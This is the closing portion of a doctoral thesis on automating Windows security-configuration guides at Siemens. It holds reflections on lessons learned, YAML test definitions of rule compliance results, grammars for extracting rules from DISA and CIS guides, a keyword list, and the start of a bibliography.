To assess the usefulness of security-configuration guides and security measures in general, we need more empirical data on security incidents, the underlying attack, and, in our case, the values the security-relevant configuration settings had when the attack happened. Only if we have this data can we empirically argue in favor or against specific security-configuration rules. However, this data is susceptible, and thus, companies will not share them easily. We could create such a data set via regulations, e.g., a law that forces companies to report this data in case of an incident to a trustworthy third party. Alternatively, cyber insurances could build such a data set based on the incidents their customers report. SCRAM [14] and related approaches are a good step in this direction. However, to have more general overview, we need way more data. Furthermore, we also need to include the perspective of companies and organizations that are good at securing their assets. Otherwise, we would have a selection bias in the data set towards organizations that perform poorly in security aspects and, thus, have many incidents. In the end, this data set can help us decide which security measures, e.g., configuration hardening, awareness campaigns, installing an antivirus software, et cetera, help us protect our assets.

To summarize this section: Security configuration will continue to play a significant role in securing devices and infrastructures in the future. Furthermore, we know that there are still many open topics we can work on as a security and software engineering research community. Thus, we will see more research and practical work in this direction.

8.5. Lessons Learned

We showed that the field of security configuration was so far not extensively covered in academia before this thesis. We identified several significant challenges for the security configuration and presented solutions based on state-of-the-art technologies. Furthermore, we contributed several insights to the computer science research community. The general learning of this thesis is how the research in different domains of computer science can profit from each other. Advances in machine learning can lead to improvements in the software engineering domain. Techniques developed to make software engineering more efficient can help administrators configure their systems securely, thus increasing the system's security. There are even more of these improving connections between different computer

science domains for computer scientists to discover. We encourage the reader of this thesis to look into their research for such applications of existing techniques from a different domain. Major software engineering conferences like ASE and ICSE have recognized this trend. One can find more articles like the ones presented here, covering topics at the intersection between different domains, e.g., software engineering and security. By learning from what others did in other domains instead of reinventing the wheel repeatedly, we can become more efficient in our research as the computer science community.

The second general learning from this thesis is that sometimes things seem at first sight not complex or essential enough to conduct research about them, but in the end, one cannot cover them entirely even in a Ph.D. thesis. Furthermore, that understanding this is not like a quantum jump or a eureka moment but a process, and different people working on the same topic might be at different points of this process at different times. Before starting with the project on security configuration, we thought that topic was boring and not worth working on. After the first meetings, we thought this should be easy, but it was not. We then thought there should be existing tools, but there were not. Someone else should have thought about this before and published some articles, but there were none. We then developed our approaches and tools and introduced them at Siemens. After this success, we thought others might have similar thoughts and problems. However, all people we talked to were still at the beginning of this process, underestimating the complexity or ignoring the importance.

In the end, security configuration was not a hot and trendy research topic. However, it was exciting to work on a real-world problem and use state-of-the-art research to help people to do their job. Moreover, this is what computer science and software engineering are ultimately all about: help people in achieving their goals.

A. Code Appendix

```yaml
os_family: WINDOWS
os_image: Windows10
os_image_version: 1809
static:
- id: validate_json_file
  type: examine_sfera_automation_json
  validations:
  - sub_type: count
    expected:
      completely_empty: 47
      no_check_script: 5
      no_impl_script: 11
  - sub_type: by_id
    expected:
      completely_empty: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
      ↪  BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0411, BL696-0425,
      ↪  BL696-0452, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602, BL696-0613, BL696-0619,
      ↪  BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0711, BL696-0716, BL696-0726, BL696-0769,
      ↪  BL696-0781, BL696-0793, BL696-0816, BL696-0831, BL696-0871, BL696-0903, BL696-0925, BL696-0941, BL696-0953,
      ↪  BL696-0986, BL696-0989, BL696-7452]
      no_check_script: [BL696-0406, BL696-0468, BL696-0786, BL696-0830, BL696-1626]
      no_impl_script: [BL696-0031, BL696-0124, BL696-0172, BL696-0227, BL696-0326, BL696-0362, BL696-0476, BL696-0780,
      ↪  BL696-0856, BL696-0938, BL696-0988]
      same_setting:
        pol: [BL696-0487, BL696-3689]
        audit: []
        inf: []
testruns:
- name: ACP333
  testrun_siemens_ps_profile: acp333
  activities:
  - id: initial_powershell_check
    type: siemens_ps_scripts
    sub_type: check_all
    validations:
    - sub_type: count
      expected:
        ignored_rules: 0
        compliant_checks: 38
        non_compliant_checks: 486
        empty_checks: 46
        error_occurred_checks: 0
        unknown_checks: 51
    - sub_type: by_id
      result: ignored_rules
      check_ids: []
    - sub_type: by_id
      result: compliant_checks
      check_ids: [BL696-0021, BL696-0036, BL696-0041, BL696-0146, BL696-0151, BL696-0196, BL696-0227, BL696-0266,
      ↪  BL696-0319, BL696-0336, BL696-0343, BL696-0361, BL696-0362, BL696-0381, BL696-0446, BL696-0456, BL696-0731,
      ↪  BL696-0806, BL696-0892, BL696-0915, BL696-0970, BL696-0976, BL696-0988, BL696-1046, BL696-1056, BL696-1126,
      ↪  BL696-1176, BL696-1241, BL696-1351, BL696-1456, BL696-1541, BL696-1701, BL696-1716, BL696-1731, BL696-1786,
      ↪  BL696-1886, BL696-1901, BL696-2741]
    - sub_type: by_id
      result: empty_checks
      check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
      ↪  BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0411, BL696-0425,
      ↪  BL696-0452, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602, BL696-0613, BL696-0619,
      ↪  BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726, BL696-0769, BL696-0781,
      ↪  BL696-0793, BL696-0816, BL696-0831, BL696-0871, BL696-0903, BL696-0925, BL696-0941, BL696-0953, BL696-0986,
      ↪  BL696-0989, BL696-7452]
    - sub_type: by_id
      result: unknown_checks
      check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
      ↪  BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0406, BL696-0411,
      ↪  BL696-0425, BL696-0452, BL696-0468, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602,
      ↪  BL696-0613, BL696-0619, BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726,
      ↪  BL696-0769, BL696-0781, BL696-0786, BL696-0793, BL696-0816, BL696-0830, BL696-0831, BL696-0871, BL696-0903,
      ↪  BL696-0925, BL696-0941, BL696-0953, BL696-0986, BL696-0989, BL696-1626, BL696-7452]
    - sub_type: by_id
      result: error_occurred_checks
      check_ids: []
```

Listing A.1.: Complete test definition for a Siemens security-configuration guide I

```yaml
  - id: apply_all
    type: siemens_ps_scripts
    sub_type: apply_all
    #mode: one-by-one
    for_disruptive_apply_type: force
    # 0198 and 0406 lead to error in implementation, which stops the pipeline.
    ignored_rules: [BL696-0896, BL696-0949, BL696-1621, BL696-3116, BL696-0562] #,BL696-0198,BL696-0406]
    validations:
    - sub_type: count
      expected:
        applied_rules: 461
        applied_automations: 515
        ignored_rules: 5
        not_applied_rules: 55
        not_applied_automations: 55
        empty_automations: 55
        disruptive_automations: 0
    - sub_type: by_id
      result: not_applied_automations
      check_ids: [BL696-0011, BL696-0031, BL696-0118, BL696-0124, BL696-0126, BL696-0133, BL696-0161, BL696-0167,
      ↪  BL696-0172, BL696-0201, BL696-0221, BL696-0227, BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305,
      ↪  BL696-0326, BL696-0346, BL696-0362, BL696-0398, BL696-0411, BL696-0425, BL696-0452, BL696-0474, BL696-0476,
      ↪  BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602, BL696-0613, BL696-0619, BL696-0620, BL696-0639,
      ↪  BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726, BL696-0769, BL696-0781, BL696-0793, BL696-0816,
      ↪  BL696-0831, BL696-0856, BL696-0871, BL696-0903, BL696-0925, BL696-0941, BL696-0953, BL696-0986, BL696-0988,
      ↪  BL696-0989, BL696-7452]
    - sub_type: by_id
      result: ignored_rules
      check_ids: [BL696-3116, BL696-0562, BL696-0896, BL696-1621, BL696-0949]
    - sub_type: by_id
      result: empty_automations
      check_ids: [BL696-0031, BL696-0249, BL696-0452, BL696-0362, BL696-0988, BL696-0716, BL696-0986, BL696-0620,
      ↪  BL696-0411, BL696-0781, BL696-0816, BL696-0326, BL696-0172, BL696-0227, BL696-0726, BL696-0831, BL696-0536,
      ↪  BL696-0346, BL696-0707, BL696-0161, BL696-0769, BL696-0124, BL696-0602, BL696-0118, BL696-0941, BL696-0248,
      ↪  BL696-0561, BL696-0641, BL696-0126, BL696-0687, BL696-0953, BL696-0639, BL696-0925, BL696-0425, BL696-0619,
      ↪  BL696-0989, BL696-0590, BL696-0260, BL696-0903, BL696-0474, BL696-0011, BL696-0856, BL696-0295, BL696-0167,
      ↪  BL696-0221, BL696-0476, BL696-0398, BL696-0871, BL696-0486, BL696-0201, BL696-7452, BL696-0305, BL696-0793,
      ↪  BL696-0133, BL696-0613]
    - sub_type: by_id
      result: error_occurred_checks
      check_ids: ['null']
  - id: check-after-apply-all-with-ps
    type: siemens_ps_scripts
    sub_type: check_all
    validations:
    - sub_type: count
      expected:
        ignored_rules: 0
        compliant_checks: 510
        non_compliant_checks: 14
        empty_checks: 46
        error_occurred_checks: 0
        unknown_checks: 51
    - sub_type: by_id
      result: ignored_rules
      check_ids: []
    - sub_type: by_id
      result: compliant_checks
```

Listing A.2.: Complete test definition for a Siemens security-configuration guide II

```
99        check_ids: [BL696-0001, BL696-0006, BL696-0016, BL696-0021, BL696-0026, BL696-0036, BL696-0041, BL696-0046,
          ↪  BL696-0051, BL696-0056, BL696-0061, BL696-0066, BL696-0076, BL696-0081, BL696-0086, BL696-0091, BL696-0096,
          ↪  BL696-0106, BL696-0111, BL696-0116, BL696-0121, BL696-0130, BL696-0136, BL696-0141, BL696-0146, BL696-0151,
          ↪  BL696-0156, BL696-0166, BL696-0171, BL696-0176, BL696-0181, BL696-0186, BL696-0191, BL696-0194, BL696-0196,
          ↪  BL696-0197, BL696-0198, BL696-0206, BL696-0211, BL696-0212, BL696-0216, BL696-0223, BL696-0226_sub_0,
          ↪  BL696-0226_sub_1, BL696-0227, BL696-0231, BL696-0236, BL696-0241, BL696-0246, BL696-0251, BL696-0256,
          ↪  BL696-0261, BL696-0266, BL696-0271, BL696-0276, BL696-0277, BL696-0284, BL696-0286, BL696-0301, BL696-0303,
          ↪  BL696-0306, BL696-0311, BL696-0312_sub_0, BL696-0312_sub_1, BL696-0312_sub_2, BL696-0312_sub_3,
          ↪  BL696-0313_sub_0, BL696-0313_sub_1, BL696-0313_sub_2, BL696-0313_sub_3, BL696-0314_sub_0, BL696-0314_sub_1,
          ↪  BL696-0314_sub_2, BL696-0314_sub_3, BL696-0315_sub_0, BL696-0316, BL696-0319, BL696-0331, BL696-0336,
          ↪  BL696-0341, BL696-0343, BL696-0353, BL696-0361, BL696-0362, BL696-0372, BL696-0375, BL696-0376, BL696-0381,
          ↪  BL696-0386, BL696-0391, BL696-0396, BL696-0416, BL696-0421, BL696-0426, BL696-0431, BL696-0441, BL696-0446,
          ↪  BL696-0456, BL696-0461, BL696-0466, BL696-0467, BL696-0487, BL696-0491, BL696-0496, BL696-0506, BL696-0511,
          ↪  BL696-0521, BL696-0522, BL696-0526, BL696-0531, BL696-0541, BL696-0556, BL696-0564, BL696-0571, BL696-0576,
          ↪  BL696-0581, BL696-0586, BL696-0596, BL696-0601, BL696-0606, BL696-0611, BL696-0616, BL696-0621, BL696-0626,
          ↪  BL696-0631, BL696-0636, BL696-0646, BL696-0651, BL696-0655, BL696-0656, BL696-0661, BL696-0666, BL696-0671,
          ↪  BL696-0681, BL696-0686, BL696-0689, BL696-0691, BL696-0696, BL696-0701, BL696-0706, BL696-0711_sub_0,
          ↪  BL696-0711_sub_1, BL696-0721_sub_0, BL696-0721_sub_1, BL696-0731, BL696-0736, BL696-0739, BL696-0743,
          ↪  BL696-0746, BL696-0751, BL696-0756, BL696-0759, BL696-0761, BL696-0766, BL696-0768, BL696-0771, BL696-0776,
          ↪  BL696-0780_sub_0, BL696-0780_sub_1, BL696-0780_sub_2, BL696-0780_sub_3, BL696-0796, BL696-0801, BL696-0806,
          ↪  BL696-0819, BL696-0821_sub_0, BL696-0821_sub_1, BL696-0821_sub_2, BL696-0836, BL696-0841, BL696-0846,
          ↪  BL696-0851, BL696-0866, BL696-0876, BL696-0881, BL696-0886, BL696-0891, BL696-0892, BL696-0906, BL696-0911,
          ↪  BL696-0915, BL696-0916, BL696-0920, BL696-0926, BL696-0928, BL696-0931_sub_1, BL696-0931_sub_2, BL696-0936,
          ↪  BL696-0938_sub_0, BL696-0946, BL696-0951, BL696-0956, BL696-0961, BL696-0968, BL696-0970, BL696-0971_sub_0,
          ↪  BL696-0971_sub_1, BL696-0971_sub_2, BL696-0976, BL696-0981, BL696-0988, BL696-1011, BL696-1016, BL696-1026,
          ↪  BL696-1027, BL696-1031, BL696-1036, BL696-1041, BL696-1046, BL696-1056, BL696-1066, BL696-1081, BL696-1096,
          ↪  BL696-1101_sub_0, BL696-1101_sub_1, BL696-1101_sub_2, BL696-1116, BL696-1121, BL696-1126, BL696-1156,
          ↪  BL696-1166, BL696-1171, BL696-1176, BL696-1181, BL696-1186, BL696-1196_sub_0, BL696-1196_sub_1, BL696-1201,
          ↪  BL696-1206, BL696-1211, BL696-1221, BL696-1226, BL696-1231, BL696-1236_sub_0, BL696-1236_sub_1, BL696-1241,
          ↪  BL696-1251, BL696-1266, BL696-1276, BL696-1281, BL696-1291, BL696-1296, BL696-1306, BL696-1311, BL696-1336,
          ↪  BL696-1341, BL696-1351, BL696-1366, BL696-1371, BL696-1381, BL696-1386, BL696-1391, BL696-1411, BL696-1416,
          ↪  BL696-1421, BL696-1426, BL696-1436, BL696-1441, BL696-1446, BL696-1451, BL696-1456, BL696-1461, BL696-1466,
          ↪  BL696-1481, BL696-1486, BL696-1491, BL696-1516, BL696-1526_sub_0, BL696-1526_sub_1, BL696-1541, BL696-1546,
          ↪  BL696-1551_sub_0, BL696-1551_sub_1, BL696-1551_sub_2, BL696-1551_sub_3, BL696-1551_sub_4, BL696-1551_sub_5,
          ↪  BL696-1551_sub_6, BL696-1551_sub_7, BL696-1556, BL696-1576, BL696-1581, BL696-1586, BL696-1591, BL696-1596,
          ↪  BL696-1601, BL696-1611, BL696-1636, BL696-1646, BL696-1651, BL696-1661, BL696-1671_sub_0, BL696-1671_sub_1,
          ↪  BL696-1671_sub_2, BL696-1686, BL696-1691, BL696-1696, BL696-1701, BL696-1706, BL696-1711, BL696-1716,
          ↪  BL696-1721, BL696-1731, BL696-1736, BL696-1746, BL696-1766, BL696-1776, BL696-1786, BL696-1791, BL696-1801,
          ↪  BL696-1811, BL696-1821, BL696-1826, BL696-1830,
100         BL696-1831, BL696-1841, BL696-1856_sub_0, BL696-1856_sub_1, BL696-1861, BL696-1866, BL696-1871, BL696-1881,
            ↪  BL696-1886, BL696-1891, BL696-1896, BL696-1901, BL696-1906, BL696-1916, BL696-1941, BL696-1946, BL696-1951,
            ↪  BL696-1961_sub_0, BL696-1961_sub_1, BL696-1966, BL696-1971, BL696-1981_sub_0, BL696-1981_sub_1,
            ↪  BL696-1981_sub_2, BL696-1981_sub_3, BL696-1981_sub_4, BL696-1981_sub_5, BL696-1986, BL696-2033, BL696-2034,
            ↪  BL696-2053, BL696-2096, BL696-2261, BL696-2319_sub_0, BL696-2596_sub_0, BL696-2596_sub_1, BL696-2596_sub_2,
            ↪  BL696-2596_sub_3, BL696-2741, BL696-2754, BL696-2830, BL696-2891_sub_0, BL696-2891_sub_1, BL696-2891_sub_2,
            ↪  BL696-2891_sub_3, BL696-3654, BL696-3689, BL696-3906_sub_0, BL696-3934, BL696-3958, BL696-3987,
            ↪  BL696-4223_sub_0, BL696-4223_sub_1, BL696-4537, BL696-4652, BL696-4653, BL696-4754, BL696-4876, BL696-5456,
            ↪  BL696-5551, BL696-5557, BL696-5871, BL696-6444, BL696-6453, BL696-6476, BL696-6483, BL696-6489, BL696-7006,
            ↪  BL696-7011, BL696-7016, BL696-7021, BL696-7026, BL696-7036, BL696-7041, BL696-7051, BL696-7066, BL696-7086,
            ↪  BL696-7091, BL696-7096, BL696-7101, BL696-7111_sub_0, BL696-7111_sub_1, BL696-7121, BL696-7126, BL696-7136,
            ↪  BL696-7146, BL696-7151, BL696-7156, BL696-7161, BL696-7186, BL696-7191, BL696-7196, BL696-7206, BL696-7211,
            ↪  BL696-7216, BL696-7226, BL696-7231, BL696-7246, BL696-7251, BL696-7261, BL696-7266, BL696-7271, BL696-7276,
            ↪  BL696-7286, BL696-7296, BL696-7301, BL696-7306, BL696-7316, BL696-7326, BL696-7331, BL696-7345, BL696-7346,
            ↪  BL696-7351, BL696-7356, BL696-7361, BL696-7366, BL696-7371, BL696-7381, BL696-7411, BL696-7416, BL696-7426,
            ↪  BL696-7446, BL696-7461, BL696-7471_sub_0, BL696-7471_sub_1, BL696-7471_sub_2, BL696-7481, BL696-7496,
            ↪  BL696-7501, BL696-7520, BL696-7521, BL696-7526, BL696-7536, BL696-7541, BL696-7546, BL696-7556, BL696-7561,
            ↪  BL696-7566, BL696-7571, BL696-7576, BL696-7581, BL696-7586, BL696-7591, BL696-7596, BL696-7616, BL696-7626,
            ↪  BL696-7631, BL696-7636, BL696-7641, BL696-7642, BL696-7651, BL696-7676, BL696-7681, BL696-7701, BL696-7721,
            ↪  BL696-7726, BL696-7731, BL696-7751, BL696-7761, BL696-7766, BL696-7771, BL696-7776, BL696-7781, BL696-7786,
            ↪  BL696-7801, BL696-7806, BL696-7816, BL696-7831, BL696-7851, BL696-7856, BL696-7866, BL696-7871, BL696-7876,
            ↪  BL696-7881, BL696-7886, BL696-7896, BL696-7906, BL696-7911, BL696-7916, BL696-7921_sub_0, BL696-7921_sub_1,
            ↪  BL696-7926, BL696-7931, BL696-7941, BL696-7946, BL696-7951, BL696-7956, BL696-7961, BL696-7966, BL696-7971,
            ↪  BL696-7976, BL696-7981, BL696-7986, BL696-8451_sub_0, BL696-8451_sub_1, BL696-9356]
101     - sub_type: by_id
102       result: non_compliant_checks
103       # BL696-0031: checks for TPM 2.0 module, which is not present on the VM
104       # BL696-0124: rule has no implementation
105       # BL696-0172: rule has no implementation
106       # BL696-0227: rule has no implementation
107       # BL696-0319: SHOULD WORK NOW (wrong expected value)
108       # BL696-0326: rule has no implementation
109       # BL669-0450: ticket #13
110       # BL696-0562: BLACKLISTED RULE
111       # BL696-0856: rule has no implementation
112       # BL696-0896: BLACKLISTED RULE
113       # BL696-0931_sub_0:  ticket #14
114       # BL696-0949: BLACKLISTED RULE
115       # BL696-1027: Unclear: specific problem on test machine?
116       # BL696-1621: BLACKLISTED RULE
117       # BL696-3116: BLACKLISTED RULE
118       check_ids: [BL696-0031, BL696-0124, BL696-0172, BL696-0326, BL696-0450, BL696-0476, BL696-0562, BL696-0856,
          ↪  BL696-0896, BL696-0931_sub_0, BL696-0949, BL696-1621, BL696-2088, BL696-3116]
119     - sub_type: by_id
120       result: empty_checks
```

Listing A.3.: Complete test definition for a Siemens security-configuration guide III

```
121         check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
              ↪ BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0411, BL696-0425,
              ↪ BL696-0452, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602, BL696-0613, BL696-0619,
              ↪ BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726, BL696-0769, BL696-0781,
              ↪ BL696-0793, BL696-0816, BL696-0831, BL696-0871, BL696-0903, BL696-0925, BL696-0941, BL696-0953, BL696-0986,
              ↪ BL696-0989, BL696-7452]
122       - sub_type: by_id
123         result: unknown_checks
124         check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
              ↪ BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0406, BL696-0411,
              ↪ BL696-0425, BL696-0452, BL696-0468, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602,
              ↪ BL696-0613, BL696-0619, BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726,
              ↪ BL696-0769, BL696-0781, BL696-0786, BL696-0793, BL696-0816, BL696-0830, BL696-0831, BL696-0871, BL696-0903,
              ↪ BL696-0925, BL696-0941, BL696-0953, BL696-0986, BL696-0989, BL696-1626, BL696-7452]
125       - sub_type: by_id
126         result: error_occurred_checks
127         check_ids: []
128     - id: check-after-apply-all-with-ps-gpresult
129       type: siemens_ps_scripts
130       sub_type: check_all
131       check_type: gpresult
132       validations:
133       - sub_type: compare
134         compare_with: check-after-apply-all-with-ps
135         overall_expected_change: improvement
136         expected:
137           rules_passed_only_there: [BL696-0006, BL696-0016, BL696-0096, BL696-0111, BL696-0211, BL696-0421, BL696-0571,
                ↪ BL696-0819, BL696-0881, BL696-1066, BL696-1156, BL696-1211, BL696-1251, BL696-1381, BL696-1436, BL696-1546,
                ↪ BL696-1601, BL696-1706, BL696-1711, BL696-1866, BL696-1896, BL696-7471, BL696-7596, BL696-7636]
138           rules_unknown_only_here: []
139           rules_unknown_only_there: []
140       - sub_type: count
141         expected:
142           compliant_checks: 485
143           ignored_rules: 0
144           empty_checks: 46
145           non_compliant_checks: 39
146           error_occurred_checks: 0
147           unknown_checks: 51
148       - sub_type: by_id
149         result: ignored_rules
150         check_ids: []
151       - sub_type: by_id
152         result: empty_checks
153         check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
              ↪ BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0411, BL696-0425,
              ↪ BL696-0452, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602, BL696-0613, BL696-0619,
              ↪ BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726, BL696-0769, BL696-0781,
              ↪ BL696-0793, BL696-0816, BL696-0831, BL696-0871, BL696-0903, BL696-0925, BL696-0941, BL696-0953, BL696-0986,
              ↪ BL696-0989, BL696-7452]
154       - sub_type: by_id
155         result: non_compliant_checks
156         check_ids: [BL696-0006, BL696-0016, BL696-0031, BL696-0096, BL696-0111, BL696-0124, BL696-0172, BL696-0211,
              ↪ BL696-0326, BL696-0421, BL696-0450, BL696-0476, BL696-0562, BL696-0571, BL696-0819, BL696-0856, BL696-0881,
              ↪ BL696-0896, BL696-0931_sub_0, BL696-0949, BL696-1066, BL696-1156, BL696-1211, BL696-1251, BL696-1381,
              ↪ BL696-1436, BL696-1546, BL696-1601, BL696-1621, BL696-1706, BL696-1711, BL696-1866, BL696-1896, BL696-3116,
              ↪ BL696-7471_sub_0, BL696-7471_sub_1, BL696-7471_sub_2, BL696-7596, BL696-7636]
157       - sub_type: by_id
158         result: unknown_checks
159         check_ids: [BL696-0011, BL696-0118, BL696-0126, BL696-0133, BL696-0161, BL696-0167, BL696-0201, BL696-0221,
              ↪ BL696-0248, BL696-0249, BL696-0260, BL696-0295, BL696-0305, BL696-0346, BL696-0398, BL696-0406, BL696-0411,
              ↪ BL696-0425, BL696-0452, BL696-0468, BL696-0474, BL696-0486, BL696-0536, BL696-0561, BL696-0590, BL696-0602,
              ↪ BL696-0613, BL696-0619, BL696-0620, BL696-0639, BL696-0641, BL696-0687, BL696-0707, BL696-0716, BL696-0726,
              ↪ BL696-0769, BL696-0781, BL696-0786, BL696-0793, BL696-0816, BL696-0830, BL696-0831, BL696-0871, BL696-0903,
              ↪ BL696-0925, BL696-0941, BL696-0953, BL696-0986, BL696-0989, BL696-1626, BL696-7452]
160       - sub_type: by_id
161         result: error_occurred_checks
162         check_ids: []
```

Listing A.4.: Complete test definition for a Siemens security-configuration guide IV

```
SENTENCE_WITH_TO_BE_DEFINED_BUT_CONTAINING_NO_EN: {<IN> <.*>+ <TO> <VB> <VBN> <CC> <VBG>
↪  <DT> <NNS> <.*>* <.>}
SENTENCE_WITH_ENABLED_WITH_X_SELECTED_FOR_Y:      {<IN> <.*>+ <TO> <VBN|VBD|VB> <IN> <.*>+
↪  <VBN|VBD> <IN> <NN|NNP>+ <.>}
SENTENCE_WITH_DEFAULT_DOMAIN_AND_MAX_MIN_AND_BUT: {<IN> <DT> <NNP>+ <IN> <.*>+ <TO> <DT>
↪  <NN> <IN> <CD> <NNS>? <,>? <CC> <RB> <.*> <.>}
SENTENCE_WITH_DEFAULT_DOMAIN_AND_MAX_MIN:         {<IN> <DT> <NNP>+ <IN> <.*>+ <TO> <DT>
↪  <NN> <IN> <CD> <NNS>? <CC> <JJR> <.>}
SENTENCE_WITH_DEFAULT_DOMAIN:                     {<IN> <DT> <NNP>+ <IN> <.*>+ <TO> <.*>
↪  <.>}
SENTENCE_WITH_ENABLED_AND_OPTION:                 {<IN> <.*>+ <TO> <VBN|VBD|VB> <IN> <DT>
↪  <NN> <.*>+ <VBN|VBD> <.>}
SENTENCE_WITH_ENABLED_AND_SETTING:                {<IN> <.*>+ <TO> <VBN|VBD|VB> <IN> <.*>+
↪  <VBN|VBD> <.>}
SENTENCE_WITH_NUMBER:                             {<IN> <.*>+ <TO> <CD> <NNS>? <CC> <JJR>
↪  <.*>* <.>}
SENTENCE_WITH_WITH_SELECTED:                      {<IN> <.*>+ <IN> <.*> <VBN|VBD> <.>}
SENTENCE_WITH_TO_INCLUDE_ONLY:                    {<IN> <.*>+ <TO> <VB> <RB>? <DT> <JJ>
↪  <.*>+ <:> <.*>+ <.>?}
SENTENCE:                                         {<IN> <.*>+ <TO> <NNP>+ <.>}
```

Listing A.5.: Complete grammar to extract DISA rules.

```
SENTENCE_WITH_RANGE:           {<TO> <VB> <.*>+ <DT> <NN> <``> <IN> <CD> <CC> <CD> <NNS>
↪  <``> <:>}
SENTENCE_WITH_MIN_LABEL:       {<TO> <VB> <.*>+ <``> <.*>+ <``> <\(> <.*>+ <``> <.*>+ <``>
↪  <.*>+ <\)> <:>}
SENTENCE_WITH_OR_ENABLED:      {<TO> <VB> <.*>+ <``> <VB|VBN> <:> <.*>* <``> <CC> <``>
↪  <.*>+ <``> <:>}
SENTENCE_WITH_OR:              {<TO> <VB> <.*>+ <``> <.*>+ <``> <CC> <``> <.*>+ <``> <:>}
SENTENCE_WITH_MAX_NOT:         {<TO> <VB> <.*>+ <``> <CD> <NNP|NNS|NN>? <CC> <JJR> <.*>+
↪  <,> <CC> <RB> <CD> <``> <:>}
SENTENCE_WITH_MAX_NOT_ENABLED: {<TO> <VB> <.*>+ <``> <VB> <:> <``>? <``>? <CD>
↪  <NNP|NNS|NN>? <CC> <JJR> <.*>* <,> <CC> <RB> <CD> <NNP|NNS|NN>? <``> <:>}
SENTENCE_WITH_MAX_MIN_ENABLED: {<TO> <VB> <.*>+ <``> <VB> <:> <``>? <``>? <CD>
↪  <NNP|NNS|NN>? <CC> <JJR> <NNP|NNS|NN>? <.*>* <``> <:>}
SENTENCE_WITH_MAX_MIN:         {<TO> <VB> <.*>+ <``> <CD> <NNP|NNS|NN>? <CC> <JJR>
↪  <NNP|NNS|NN>? <.*>* <``> <:>}
SENTENCE_WITH_INCLUDE:         {<TO> <VB> <.*>+ <TO> <VB> <``> <.*>+ <``> <:>}
SENTENCE_WITH_UI_PATH:         {<``> <.*>+ <``>}
```

Listing A.6.: Complete grammar to extract CIS rules.

```
antivirus       authentication
autoplay        autorun
blocker         boot
bridge          build
camera          certificate
clipboard       complexity
connection      connectivity
cookie          cortana
credential      credssp
dangerous       disconnected
dma             driver
elevate         encryption
enumerate       error
expiration      flag
game            index
inprivate       insecure
installation    join
late            llmnr
location        log
lpt             mapper
microphone      monitoring
notification    ntp
password        pause
peer            pin
player          preview
print           protocol
publish         push
quality         recording
recovery        redirection
registration    remote
restart         rpc
saver           scan
search          sehop
share           sleep
smartscreen     spotlight
standby         store
tip             toast
trust           update
updates         watson
wdig            winrm
```

Listing A.7.: All security-relevant words according to the sentiment analysis.

Bibliography

[1] Craig Andera. *Hobocopy*. 2011. URL: https://www.github.com/candera/hobocopy.

[2] Denis Andzakovic. *TPM 2.0 Key Sniffing*. 2019. URL: https://pulsesecurity.co.nz/articles/TPM-sniffing.

[3] Alexander Pretschner. "Defect-Based Testing". In: *Dependable Software Systems Engineering* 84 (2015).

[4] Vaggelis Atlidakis, Patrice Godefroid, and Marina Polishchuk. "Checking Security Properties of Cloud Service REST APIs". In: *2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*. 2020, pp. 387–397. DOI: 10.1109/ICST46399.2020.00046. URL: https://doi.org/10.1109/ICST46399.2020.00046.

[5] Ian Beer and Samuel Groß. *A deep dive into an NSO zero-click iMessage exploit: Remote Code Execution*. Dec. 2021. URL: https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html.

[6] Ranjita Bhagwan et al. "Learning Patterns in Configuration". In: *2021 36th IEEE/ACM International Conference on Automated Software Engineering*. 2021, pp. 817–828. DOI: 10.1109/ASE51524.2021.9678525. URL: https://doi.org/10.1109/ASE51524.2021.9678525.

[7] Steven Bird, Ewan Klein, and Edward Loper. *Natural language processing with Python: analyzing text with the natural language toolkit*. " O'Reilly Media, Inc.", 2009. ISBN: 0596555717.

[8] Henk Birkholz et al. *Security Automation and Continuous Monitoring (SACM) Terminology*. Internet-Draft draft-ietf-sacm-terminology-16. Work in Progress. Internet Engineering Task Force, Dec. 2018. 30 pp. URL: https://datatracker.ietf.org/doc/html/draft-ietf-sacm-terminology-16.

